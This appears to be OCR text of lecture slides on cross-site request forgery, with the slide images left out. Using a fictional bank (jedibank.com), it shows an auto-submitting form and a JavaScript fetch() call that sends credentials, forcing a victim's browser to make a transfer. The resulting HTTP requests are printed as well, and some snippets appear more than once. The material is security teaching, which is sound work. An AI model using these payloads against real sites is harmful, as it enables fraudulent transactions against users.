
```html
<html>
    <head>
        <title>CSRF 3</title>
    </head>
    <body>
        <form method="POST" action="http://www.jedibank.com/transfer">
            <input name="from" value="luke" />
            <input name="to" value="vader" />
            <input name="amount" value="3000" />
            <input type="submit" value="do it" />
        </form>
        <script>
            document.forms[0].submit()
        </script>
    </body>
</html>
```

```
POST /transfer HTTP/1.1
Host: www.jedibank.com
Cookie: SID=XXXX
...

from=luke&to=vader&amount=3000
```

# Also possible with JavaScript

```html
<html>
    <head>
        <title>CSRF 3</title>
    </head>
    <body>
        Nice lightsaber bro...
        <img src='https://www.jedipedia.net/w/images/e/e6/Darth_Maul%27s_Lightsaber.jpg'>
        <script>
            fetch("http://www.jedibank.com/transfer", {
                method: 'POST',
                credentials: 'include',
                headers: {'Content-Type': 'application/x-www-form-urlencoded'},
                body: "from=luke&to=vader&amount=3000"
            });
        </script>
    </body>
</html>
```



```
POST /transfer HTTP/1.1
Host: www.jedibank.com
Cookie: SID=XXXX
...

from=luke&to=vader&amount=3000
```




```
<script>
    fetch("http://www.jedibank.com/transfer", {
        method: 'POST',
        credentials: 'include',
        headers: {'Content-Type': 'application/x-www-form-urlencoded'},
        body: "from=luke&to=vader&amount=3000"
    });
</script>
```

5. POST /transfer HTTP/1.1
Host: www.jedibank.com
Content-Type: application/x-www-form-urlencoded
Cookie: SID=XXXX


from=luke&to=vader&amount=3000





```
<script>
    fetch("http://www.jedibank.com/transfer", {
        method: 'POST',
        credentials: 'include',
        headers: {'Content-Type': 'application/x-www-form-urlencoded'},
        body: "from=luke&to=vader&amount=3000"
    });
</script>
```

So you can either attack the user…

